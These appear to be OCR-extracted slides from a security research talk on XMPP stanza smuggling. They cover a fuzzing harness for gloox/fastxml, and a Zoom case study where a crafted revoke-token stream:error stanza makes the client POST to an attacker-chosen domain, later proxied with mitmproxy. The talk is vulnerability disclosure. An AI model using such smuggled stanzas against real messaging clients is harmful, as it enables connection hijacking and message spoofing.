
```
<message ...><is-typing><msg><is-typing /></msg><stc>...</stc></is-typing></message>
```




Finding stanza smuggling issues

- Black box testing
- Code review / Reverse engineering
- Fuzzing

How to fuzz this?



How to fuzz this?



Fuzzing harness for the Zoom pipeline

```
void ProcessSample(const char *data, size_t size) {
  string message(data, size);
  message = string("<message>") + message + string("</message>");

  std::string reparsed;
  if(!fastxml_reparse(message.data(), message.size(), &reparsed))
    return;

  gloox::TagHandler th;
  gloox::Parser gloox_parser(&th);
  int gloox_ret = gloox_parser.feed(reparsed);
  if(gloox_ret >= 0) {
    crash[0] = 1;
  }
}
```

Fuzzing

- I used Jackalope (https://github.com/googleprojectzero/Jackalope)
- Coverage feedback is important

Fuzzing

- I used Jackalope (https://github.com/googleprojectzero/Jackalope)
- Coverage feedback is important
  - My initial corpus didn't contain sequences like `
`
  - Neither contained property names like `xmlns`

Exploiting stanza smuggling


Exploiting stanza smuggling

- Message spoofing

Exploiting stanza smuggling

- Message spoofing
- Redirect the connection to another server

From XMPP core spec:



4.9.3.19. see-other-host

TOC

The server will not provide service to the initiating entity but is redirecting traffic to another host under the administrative control of the same service provider.

Exploiting stanza smuggling

- Message spoofing
- Redirect the connection to another server
  - Custom implementations
    - Custom `<error>` stanza (Zoom)
    - Other custom stanzas, e.g. `<redir>` (Kik Messenger)

Exploiting stanza smuggling

- Message spoofing
- Redirect the connection to another server
- Custom XMPP extensions
  - Zoom defines >50 custom extensions

Exploiting stanza smuggling

- Message spoofing
- Redirect the connection to another server
- Custom XMPP extensions
- Otherwise unreachable memory corruption issues

Exploitation case study: Zoom

A custom change in Gloox `<stream:error>` stanza processing

```
<stream:error><revoke-token reason='1'
web-domain='...'></revoke-token></stream:error>
```

Exploitation case study: Zoom

A custom change in Gloox `<stream:error>` stanza processing

```
<stream:error><revoke-token reason='1'
web-domain='...'></revoke-token></stream:error>
```

Q: What if we put a domain we control here?

Exploitation case study: Zoom

A custom change in Gloox `<stream:error>` stanza processing

```
<stream:error><revoke-token reason='1'
web-domain='...'></revoke-token></stream:error>
```

Q: What if we put a domain we control here?

A: We get a HTTP POST request for `/clusterswitch` 🤔

Exploitation case study: Zoom

A custom change in Gloox `<stream:error>` stanza processing

```
<stream:error><revoke-token reason='1'
web-domain='...'></revoke-token></stream:error>
```

Q: What if we put a domain we control here?

A: We get a HTTP POST request for `/clusterswitch` 🤔


Let’s proxy it! (mitmproxy in reverse proxy mode)


Exploitation case study: Zoom


```
27 {
 1: us04xmpp1.zoom.us
 2: us04gateway.zoom.us
 3: us04gateway-s.zoom.us
 4: us04file.zoom.us
 5: us04xmpp1.zoom.us
 6: us04xmpp1.zoom.us
 7: us05polling.zoom.us
 8: us05log.zoom.us
 10: us04file-ia.zoom.us
 11: us04as.zoom.us
 12: us05web.zoom.us
 …
 23: zmail.asynccomm.zoom.us
}
```


Exploitation case study: Zoom


```
27 {
 1: us04xmpp1.zoom.us
 2: us04gateway.zoom.us
 3: us04gateway-s.zoom.us
 4: us04file.zoom.us
 5: us04xmpp1.zoom.us
 6: us04xmpp1.zoom.us
 7: us05polling.zoom.us
 8: us05log.zoom.us
 10: us04file-ia.zoom.us
 11: us04as.zoom.us
 12: us05web.zoom.us
 …
 23: zmail.asynccomm.zoom.us
}
```



